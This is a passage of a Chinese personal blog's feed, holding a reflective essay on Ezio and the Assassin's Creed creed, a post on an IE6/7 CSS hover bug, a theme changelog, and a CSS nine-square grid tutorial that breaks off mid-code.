<p>以至于说，何以为正义，真理，信仰，自由？这都是些多么美好的词语，然而都不是Ezio最终想要的，又恰好是他，见过了太多为了这些美好而疯狂追逐，最终坠下深渊的人。好奇害死猫，人又何尝不是？因此，创世的神让人间有了死亡。刺客从天而降，帽檐遮住他的眉宇，和平鸽还不知晓下一刻的慌乱，风起风止间，优雅的袖刃已将迷乱的鲜红绽放。</p>
<p>Ezio更像一个布道者，将“虚”的信条用死亡的方式传谕。而事物的真实与否，本来就无所谓人的好坏。朋友Leonardo是虚的，他花了很多心里发明战争机器，下一刻就想摧毁它们；叔叔Mario是虚的，一个质朴果敢的领路人，在庄园陷落时便虎落平阳；Niccolo也是虚的，一个满腹经纶兢兢业业的刺客首领，却一度被当作内奸。连Ezio本人也是虚的，从佛罗伦萨的起步，到威尼斯的追寻，再到罗马的复兴，最后到君士坦丁堡的迟暮，其实Ezio最终才认识到，自己不也是为所谓的复仇与荣耀努力了一辈子吗？原来那个最先坠入深渊的人，正是Ezio自己。</p>
<p><img src="/assets/blogImg/ckxt2.jpg" alt="刺客从天而降">      </p>
<p>因此，Ezio最后在和害死了父兄的教皇Rodrigo对峙时，留下这句信条而放过了他（最终反被儿子Cesare毒死）。这一刻，不知手染太多鲜血的刺客大师是否想到了多年前的一尘不染的佛罗伦萨。抉择与变卦，过一分钟就不能再回头。Ezio的身后这座辉煌的城市，原本就是他想终结邪恶，获得荣耀的目的地。如今，城市更加辉煌，以往的日子，爱人，自由，却一并失去了踪影。相对于当下，他知道一切于事无补，反而有一种繁花落尽，悄然入土的随性。他赫然发现Nothing is true原来不是对别人的告诫，而是对自己内心深处最无奈的独白。</p>
<h2 id="允"><a href="#允" class="headerlink" title="允"></a><strong>允</strong></h2><p>任何一个刺客，加入brotherhood时都要完成一个仪式。他们从城市最高的塔尖上俯瞰全城，然后向着塔底的草堆高高跃下。他们在跃下的那一刻伸展手臂，一种近乎疯狂的自由呼啸而来，将烦恼和恐惧抛诸脑后，你很容易联想到鹰的意象。我们总是可以将道理示于别人，却无法说服自己。这种仪式无疑是对自身的勇敢与自由最好的诠释，刺客们以这样的方式向城市宣告，他们的行为准则秉承信仰，允许他们在法律和道德中掌握邪恶者的生杀大权。他们称之为“信仰之跃”。</p>
<p><img src="/assets/blogImg/ckxt3.jpg" alt="信仰之跃">      </p>
<p>他们在塔尖飘飞消失，城市的风景情韵尽收眼底，背后是虚无的高塔，火焰，荣耀，前方是被允许的使命。而一个人的好与坏，生与死，无时不在拷问着Ezio的灵魂。是的，他也刺杀过好人，而他更多选择了沉默与忘却。允许，到底谁在允许？导师Altair在多次刺杀后终于有觉悟的说：“我所杀的人都对我说了些奇怪的话。他们都没有后悔。即使快死了，他们也看着对胜利很有自信。法律不是来自于神，而是理性。我现在明白了我们的信条不是要求我们去自由。是要求我们智慧。”一个允字，要么成为刺杀后不觉得罪恶的借口，要么成为超越假象的大智慧。</p>
<p>游戏情节里有一幕我印象特别深，年迈的Ezio将地下城军火库的首领刺死，单膝跪地抱着他的尸体，缓缓的说：“杀戮是可耻的…”。你能否想象，这是一个手沾鲜血，以刺杀为荣的刺客大师，对着刚被自己刺杀的将亡人说出的一番话。人到了死神降临这一步，才会明白所谓是非成败转头空，才会明白权利和金钱都会在下一次眨眼中灰飞烟灭。而杀人者Ezio此时最想告诉对方的，就是对方杀戮的原罪，不是其他。Ezio此时的眼神不是锋利的，而是坚定如磐石，我想到这一步，头发灰白的Ezio是参透了信条何谓“万事皆允”。Ezio异常从容与坚定，他知道他的杀戮必将会带来救赎，这是上天的允许，也是内心的智慧。刀锋使处，字句溃逃，任何的道理都无法阻止手中将逝的灵魂。<br><img src="/assets/blogImg/ckxt4.jpg" alt="年迈的Ezio">      </p>
<p>到了这个时候，才知道年过半百的Ezio为什么在君士坦丁堡受这么多人的尊重，才知道为什么他严厉指责因鲁莽而错杀他人的徒弟，不全是因为高明的刺杀艺术，更多的是他比更多年轻人知道内心一个允字的定夺。而最后，Ezio完成了对自己的救赎，英雄迟暮，卸甲归田。一颗颠簸的心，终于泡在村灯狗吠之中。在定夺了这么多人的命运之后，他终于想到了自己，想到了Sophia，想到了佛罗伦萨。如果世上有一个人能阻止他，那这个人肯定是Ezio自己，因而他允许了英雄的离去，从容的卸下袖剑，留下背影，自此，永不回头。而门前的花与阳光在岁月中偷偷窜出，似乎等了他几十年。</p>
<p>Ezio最后的信：</p>
<blockquote>
<p>When I was a young man,<br>当我还是个年轻的小伙子<br>I had liberty, but I did not see it.<br>我拥有自由，却从未认知<br>I had time, but I did not know it.<br>我拥有时间，却毫不知情<br>And I had love, but I did not feel it.<br>而我亦拥有爱，却从未感觉到<br>Many decades would pass before I understood the meaning of all three.<br>直到数十年过去后，我才真正理解这三项的意义<br>And now, the twilight of my life, misunderstanding has past into contentment.<br>而现在，垂暮之年的我，这领悟让我感到满足<br>Love, liberty, and time: once was so disposable, are the fuels that drive me forward.<br>曾经能自由支配的爱，自由以及时间，是支持我前进的动力<br>And love, most especially, mia caro.<br>而爱，是最特别的一个， 亲爱的<br>For you, our children, our brothers and sisters.<br>为你，为我们的孩子以及为我们的兄弟姐妹们<br>And for the vast and wonderful world that gives us lives and keeps us guessing,<br>为这赐予我们生命与惊奇的广阔，精彩的世界<br>endless affection，mio Sofia,<br>至死不渝的挚爱， 我的索菲亚<br>Forever yours, Ezio Auditore<br>永远属于你的， Ezio Auditore                   </p>
</blockquote>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/ckxt0.jpg&quot; alt=&quot;刺客信条-兄弟会海报&quot;&gt;     &lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;Nothing is true, everything is permitted.万物皆虚，万事皆允。        &lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;&lt;em&gt;—— 《刺客信条2》《刺客信条：兄弟会》《刺客信条：启示录》-Ezio三部曲&lt;/em&gt;&lt;br&gt;
    
    </summary>
    
    
      <category term="游戏" scheme="https://RainieZhang-yilia.github.io/tags/%E6%B8%B8%E6%88%8F/"/>
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>分享一个IE6，7的CSS hack bug</title>
    <link href="https://RainieZhang-yilia.github.io/2012/12/17/share-a-css-hack/"/>
    <id>https://RainieZhang-yilia.github.io/2012/12/17/share-a-css-hack/</id>
    <published>2012-12-17T11:43:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>###一、分享一个IE6，7的css hack bug。<br><img src="/assets/blogImg/css_hack.jpg" alt="css hack">   </p>
<blockquote>
<p>IE和我们之间，肯定有一个是傻逼，如果它不是，那我们准是。不然很多事情没法解释…  ——多么痛的领悟 </p>
</blockquote>
<a id="more"></a>
<p>先看代码，或者点击看<a href="/assets/demo/hack_demo.html">demo</a><br>html:<br><figure class="highlight html"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div></pre></td><td class="code"><pre><div class="line"><span class="tag">&lt;<span class="name">div</span> <span class="attr">id</span>=<span class="string">"main"</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span> <span class="attr">class</span>=<span class="string">"box"</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span> <span class="attr">class</span>=<span class="string">"box"</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line"><span class="tag">&lt;/<span class="name">div</span>&gt;</span></div></pre></td></tr></table></figure></p>
<p>css:<br><figure class="highlight css"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div></pre></td><td class="code"><pre><div class="line"><span class="selector-id">#main</span>&#123;</div><div class="line">	<span class="attribute">width</span>: <span class="number">200px</span>;</div><div class="line">	<span class="attribute">height</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">border</span>: <span class="number">1px</span> solid <span class="number">#000</span>;</div><div class="line">	<span class="attribute">margin</span>: <span class="number">0</span> auto;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#main</span> <span class="selector-class">.box</span>&#123;</div><div class="line">	<span class="attribute">width</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">height</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">margin-left</span>: <span class="number">10px</span>;</div><div class="line">	<span class="attribute">position</span>: relative;</div><div class="line">	<span class="attribute">float</span>: left;</div><div class="line">	<span class="attribute">background</span>: <span class="number">#333</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#main</span> <span class="selector-class">.box</span><span class="selector-pseudo">:hover</span>&#123;</div><div class="line">	<span class="attribute">z-index</span>: <span class="number">999</span>;</div><div class="line">	<span class="comment">/*background: #333;*/</span></div><div class="line">	<span class="comment">/*background: #999;*/</span></div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>.box设置了的四行核心代码是：          </p>
<ul>
<li><code>float:left</code> - 左浮动         </li>
<li><code>margin-left: 10px</code> - 左外边距为10px            </li>
<li><code>position: relative</code> - 因为在box里面想用一个dom做绝对定位            </li>
<li><code>background: #333</code> - 设置background颜色为#333<br>当.box触发hover时，做了一步z-index的改变，这时候在IE6，7中出现bug：因margin-left失效，.box会向左移动10px；而且这时候设置margin-left是不起作用的，hover结束后.box也不会回到原来的位置。</li>
</ul>
<p>###二、淡定解决异次元的bug</p>
<p>诡异的事情最后水落石出：<strong>background属性居然影响了margin</strong>。</p>
<p>将.box:hover多加一行background属性，比如：<code>background: #999</code>，这样子在IE上“看上去”就解决了。<br><strong>但是</strong>，就当你以为解决了bug的时候，如果.box:hover的background颜色设置与hover之前的颜色一样，也就是设置为<code>background: #333</code>，阴魂不散的bug又会重新出现啦。</p>
<p>庆幸你的需求是background颜色不一样吧。如果还真是悲剧到要做成一样的颜色，解决的办法恐怕只能是取消.box的<code>position: relative</code>，然后多加一层dom容器了。<br><figure class="highlight"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div></pre></td><td class="code"><pre><div class="line">&lt;div class="box"&gt;</div><div class="line">	&lt;div style="position: relative"&gt;…&lt;/div&gt;</div><div class="line">	…</div><div class="line">&lt;/div&gt;</div></pre></td></tr></table></figure></p>
<p>友情link：<a href="http://xueran.github.com/blog/2012/12/17/csstest-jiugongge/" target="_blank" rel="external">xueran的这篇文字</a>。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;###一、分享一个IE6，7的css hack bug。&lt;br&gt;&lt;img src=&quot;/assets/blogImg/css_hack.jpg&quot; alt=&quot;css hack&quot;&gt;   &lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;IE和我们之间，肯定有一个是傻逼，如果它不是，那我们准是。不然很多事情没法解释…  ——多么痛的领悟 &lt;/p&gt;
&lt;/blockquote&gt;
    
    </summary>
    
    
      <category term="css" scheme="https://RainieZhang-yilia.github.io/tags/css/"/>
    
  </entry>
  
  <entry>
    <title>Blog主题更新-1.0</title>
    <link href="https://RainieZhang-yilia.github.io/2012/12/16/theme-update1-dot-0/"/>
    <id>https://RainieZhang-yilia.github.io/2012/12/16/theme-update1-dot-0/</id>
    <published>2012-12-16T07:16:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>这次的主题更新重点放在<strong>功能的完善与优化</strong>上，以下是本次（<code>1.0</code>）的更新内容：     </p>
<h3 id="更新记录"><a href="#更新记录" class="headerlink" title="更新记录"></a>更新记录</h3><ul>
<li>1.0<ul>
<li><strong>新增</strong> - 安装<a href="https://github.com/tommy351/Octopress-Theme-Slash" target="_blank" rel="external">slash</a>主题</li>
<li><strong>新增</strong> - “新浪微博”按钮</li>
<li><strong>新增</strong> - <a href="http://duoshuo.com/" target="_blank" rel="external">多说</a>第三方评论平台</li>
<li><strong>新增</strong> - 站点静态搜索</li>
<li><strong>新增</strong> - <a href="http://www.jiathis.com/" target="_blank" rel="external">jiathis</a>分享按钮</li>
<li><strong>新增</strong> - 右上角tags开关按钮，以及tags板块</li>
<li><strong>新增</strong> - 代码高亮显示</li>
<li><strong>修改</strong> - 将“RSS订阅”按钮链接的xml文件改成feedsky中转页面 </li>
<li><strong>修改</strong> - 精简原主题代码</li>
<li><strong>移除</strong> - 取消默认的google搜索</li>
<li><strong>移除</strong> - 取消<a href="http://www.addthis.com/" target="_blank" rel="external">addthis</a>分享按钮</li>
<li><strong>移除</strong> - 取消默认第三方评论<a href="http://disqus.com/" target="_blank" rel="external">disqus</a></li>
</ul>
</li>
</ul>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;这次的主题更新重点放在&lt;strong&gt;功能的完善与优化&lt;/strong&gt;上，以下是本次（&lt;code&gt;1.0&lt;/code&gt;）的更新内容：     &lt;/p&gt;
&lt;h3 id=&quot;更新记录&quot;&gt;&lt;a href=&quot;#更新记录&quot; class=&quot;headerlink&quot; title=&quot;更新记录
    
    </summary>
    
    
      <category term="octopress" scheme="https://RainieZhang-yilia.github.io/tags/octopress/"/>
    
      <category term="主题" scheme="https://RainieZhang-yilia.github.io/tags/%E4%B8%BB%E9%A2%98/"/>
    
  </entry>
  
  <entry>
    <title>css实现九宫格(一)</title>
    <link href="https://RainieZhang-yilia.github.io/2012/12/14/css-jiugongge/"/>
    <id>https://RainieZhang-yilia.github.io/2012/12/14/css-jiugongge/</id>
    <published>2012-12-14T11:15:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>前段时间，我的 leader Henry在群里面分享了一道<a href="http://www.etao.com/" target="_blank" rel="external">一淘</a>的面试题。         题目非常的有趣，忙完前阵的工作之后突然记起，也尝试做了一下。</p>
<blockquote>
<p>9个元素，每个50*50px，排成九宫格<br>默认是border颜色为blue，hover到格子上变成red（兼容到IE6）</p>
</blockquote>
<p><img src="/assets/blogImg/jiugongge1.jpg" alt="css题目">    </p>
<a id="more"></a>
<p>做成九宫格大家都会，但题目的陷阱就在hover上。鼠标hover到格子4，格子5时，其实他们“共用”了一条边。由于是纯css实现的，我们不可能说用js去动态改变dom，因此怎样实现“公用边”就成为了难点。</p>
<p><strong>尝试的过程：</strong>           </p>
<ul>
<li>我的第一个想法，用“叠加”的方式实现“公用边”；        </li>
<li>后来的想法，用table的border-collapse实现“公用边”；          </li>
<li>在table想法的基础上改进；</li>
<li>一种更简便的做法，不需要border，见九宫格(二)                       </li>
</ul>
<p>##<strong>我的第一个想法</strong>       </p>
<p>先做做看，尝试永远是第一步。我将9个div都设置了5px的border，排成了九宫格，添加了hover，这时候初始的效果是：<br><img src="/assets/blogImg/jiugongge2.jpg" alt="初始效果"><br>这样其实格子之间的距离是两倍border（10px）。需要再将中间的一竖（2，5，8）设置<code>margin-left:-5px;margin-right:-5px;</code>,再将中间的一横（3，4，5）设置<code>margin-top:-5px;margin-bottom:-5px;</code>，这样等于是强制把格子间的距离“拉”到5px。<br><img src="/assets/blogImg/jiugongge3.jpg" alt="把格子间的距离“拉”到5px"><br>到这一步，简单的九宫格是完成了，但hover之后会发现，格子的边会被挡住（格子5的下边和右边分别被格子8和格子6挡住）。因为这里“公用边”的思路准确来说是“重合边”，是用负值的margin强制定位的。而我的解决方式是hover时添加<code>z-index:999</code>，让hover到的格子在最上层显示而不会被挡住。同时，不要忘记在9个div的css里面添加一句让z-index生效的<code>position: relative;</code>，具体原因看<a href="http://www.csser.com/question/4f4332dedbc7b0ac4c00034e" target="_blank" rel="external">这里</a>。     </p>
<p>代码君：<br>1.html：<br><figure class="highlight html"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div></pre></td><td class="code"><pre><div class="line"><span class="tag">&lt;<span class="name">div</span> <span class="attr">id</span>=<span class="string">"test0"</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span>&gt;</span>1<span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span> <span class="attr">class</span>=<span class="string">"lr_indent"</span>&gt;</span>2<span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span>&gt;</span>3<span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span> <span class="attr">class</span>=<span class="string">"tb_indent"</span>&gt;</span>4<span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span> <span class="attr">class</span>=<span class="string">"lr_indent tb_indent"</span>&gt;</span>5<span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span> <span class="attr">class</span>=<span class="string">"tb_indent"</span>&gt;</span>6<span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span>&gt;</span>7<span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span> <span class="attr">class</span>=<span class="string">"lr_indent"</span>&gt;</span>8<span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">div</span>&gt;</span>9<span class="tag">&lt;/<span class="name">div</span>&gt;</span></div><div class="line"><span class="tag">&lt;/<span class="name">div</span>&gt;</span></div></pre></td></tr></table></figure></p>
<p>2.css:<br><figure class="highlight css"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div></pre></td><td class="code"><pre><div class="line"><span class="selector-id">#test0</span>&#123;</div><div class="line">	<span class="attribute">margin</span>: <span class="number">30px</span>;</div><div class="line">	<span class="attribute">width</span>: <span class="number">200px</span>;</div><div class="line">	<span class="attribute">height</span>: <span class="number">200px</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test0</span> <span class="selector-tag">div</span>&#123;</div><div class="line">	<span class="attribute">width</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">height</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">float</span>: left;</div><div class="line">	<span class="attribute">background</span>: <span class="number">#eee</span>;</div><div class="line">	<span class="attribute">border</span>: <span class="number">5px</span> solid <span class="number">#00f</span>;</div><div class="line">	<span class="attribute">text-align</span>: center;</div><div class="line">	<span class="attribute">line-height</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">color</span>: <span class="number">#090</span>;</div><div class="line">	<span class="attribute">position</span>: relative;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test0</span> <span class="selector-class">.lr_indent</span>&#123;</div><div class="line">	<span class="attribute">margin-left</span>: -<span class="number">5px</span>;</div><div class="line">	<span class="attribute">margin-right</span>: -<span class="number">5px</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test0</span> <span class="selector-class">.tb_indent</span>&#123;</div><div class="line">	<span class="attribute">margin-top</span>: -<span class="number">5px</span>;</div><div class="line">	<span class="attribute">margin-bottom</span>: -<span class="number">5px</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test0</span> <span class="selector-tag">div</span><span class="selector-pseudo">:hover</span>&#123;</div><div class="line">	<span class="attribute">border</span>: <span class="number">5px</span> solid <span class="number">#f00</span>;</div><div class="line">	<span class="attribute">z-index</span>: <span class="number">999</span>;</div><div class="line">	<span class="attribute">background</span>: <span class="number">#eee</span>;<span class="comment">/*必须加这一句，在IE6，7有bug*/</span></div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<blockquote>
<p>思考：这样的方式好吗？不够好。<br>这才是9宫格，如果是16，25，…，81个格子，设置margin缩进的人力代价是很高的。<br>兼容性，在IE6，7下，负值margin在hover时候有bug。</p>
</blockquote>
<p><img src="/assets/blogImg/jiugongge4.jpg" alt="ie6，7下，hover时负值margin-left不起效">      </p>
<p>##<strong>后来的想法</strong>      </p>
<p>经过第一次尝试，我得到一个经验：<code>要用一种通用的方法去解决“公用边”</code>，而不是分别设置.lr_indent和.tb_indent。<br>随即我想到了表格。作为table，它有个很突出的属性，就是合并border，css里面的设置为<code>border-collapse:collapse;</code>。ok，这就是key point。</p>
<p>按照这个思路，我简单的编写了代码，一开始我把hover定位到td上面去，发现hover时也会出现第一个想法中“挡住”的情况。而且，去将td的position改变，再添加z-index的方法是不可能有用的(z-index不会起效)。   </p>
<p>我的方法是在td中包含一个span，把hover定位到span中去，td设置为<code>position:relative;</code>，span设置为<code>position:absolute;</code>，这时候的hover就可以设置让span的border不被挡住展示了。<br>代码君又来了：<br>html：<br><figure class="highlight html"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div></pre></td><td class="code"><pre><div class="line"><span class="tag">&lt;<span class="name">div</span> <span class="attr">id</span>=<span class="string">"test1"</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">table</span>&gt;</span></div><div class="line">		<span class="tag">&lt;<span class="name">tr</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>1<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>2<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>3<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">		<span class="tag">&lt;/<span class="name">tr</span>&gt;</span></div><div class="line">		<span class="tag">&lt;<span class="name">tr</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>4<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>5<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>6<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">		<span class="tag">&lt;/<span class="name">tr</span>&gt;</span></div><div class="line">		<span class="tag">&lt;<span class="name">tr</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>7<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>8<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>9<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">		<span class="tag">&lt;/<span class="name">tr</span>&gt;</span></div><div class="line">	<span class="tag">&lt;/<span class="name">table</span>&gt;</span></div><div class="line"><span class="tag">&lt;/<span class="name">div</span>&gt;</span></div></pre></td></tr></table></figure></p>
<p>css：<br><figure class="highlight css"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div><div class="line">30</div></pre></td><td class="code"><pre><div class="line">*&#123;</div><div class="line">	<span class="attribute">margin</span>:<span class="number">0</span>;</div><div class="line">	<span class="attribute">padding</span>: <span class="number">0</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-tag">table</span>&#123;</div><div class="line">	<span class="attribute">border-collapse</span>: collapse;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test1</span> <span class="selector-tag">td</span>&#123;</div><div class="line">	<span class="attribute">width</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">height</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">background</span>: <span class="number">#eee</span>;</div><div class="line">	<span class="attribute">position</span>: relative;</div><div class="line">	<span class="attribute">border</span>: <span class="number">5px</span> solid <span class="number">#00f</span>;</div><div class="line">	<span class="attribute">text-align</span>: center;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test1</span> <span class="selector-tag">td</span> <span class="selector-tag">span</span>&#123;</div><div class="line">	<span class="attribute">color</span>: <span class="number">#090</span>;</div><div class="line">	<span class="attribute">display</span>:block;</div><div class="line">	<span class="attribute">width</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">height</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">position</span>: absolute;</div><div class="line">	<span class="attribute">top</span>: <span class="number">0</span>;</div><div class="line">	<span class="attribute">left</span>: <span class="number">0</span>;</div><div class="line">	<span class="attribute">line-height</span>: <span class="number">50px</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test1</span> <span class="selector-tag">td</span> <span class="selector-tag">span</span><span class="selector-pseudo">:hover</span>&#123;</div><div class="line">	<span class="attribute">border</span>: <span class="number">5px</span> solid <span class="number">#f00</span>;</div><div class="line">	<span class="attribute">margin-top</span>:-<span class="number">5px</span>;</div><div class="line">	<span class="attribute">margin-left</span>: -<span class="number">5px</span>;</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>别忘了span在hover时，必须设置一个负的<code>margein-top</code>和<code>margein-left</code>，以保证红色边框恰好定位在格子四周。见css君最后的片段。假如不设置，你看到的将是这样：<br><img src="/assets/blogImg/jiugongge5.jpg" alt="未设置span:hover的margin"><br>本以为已经大功告成了，在IE中测试却让我傻了眼：<br><img src="/assets/blogImg/jiugongge6.jpg" alt="IE7下的情景"><br>（ps：作为前端一枚，我已经做好了妥妥的心理准备，但此情此景还是让人喷出一口老血……）</p>
<p>##<strong>改进，改进</strong>         </p>
<p>说实话，table和div之争这么多年，大家都在页面中用越来越多的div，而越发的鄙视table，反而对table的熟悉程度反应了前端们的基础是否扎实。吃一堑长一智，这句话特别适用于在table中翻江倒海的亲们。</p>
<p>改进！</p>
<p>首先这个bug（也无所谓是不是bug，算是浏览器的差异性吧）我知道，在table的td里面设置了<code>position:relative;</code>就会在IE中出现这样的情况。注意是所有的IE哦，包括IE10。而根据第二个思路，最后的hover定位的元素为span，它本身设定为<code>position:absolute;</code>它的父级元素必须得设置<code>position:relative;</code>才能完成题目功能，这是毋庸置疑的。</p>
<p>既然现在span的父级td不能设置<code>position:relative;</code>，我就在它们之间添加一个div，用来做span的容器。 </p>
<p>代码君再一次来了：<br>html:<br><figure class="highlight html"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div></pre></td><td class="code"><pre><div class="line"><span class="tag">&lt;<span class="name">div</span> <span class="attr">id</span>=<span class="string">"test2"</span>&gt;</span></div><div class="line">	<span class="tag">&lt;<span class="name">table</span>&gt;</span></div><div class="line">		<span class="tag">&lt;<span class="name">tr</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>1<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div 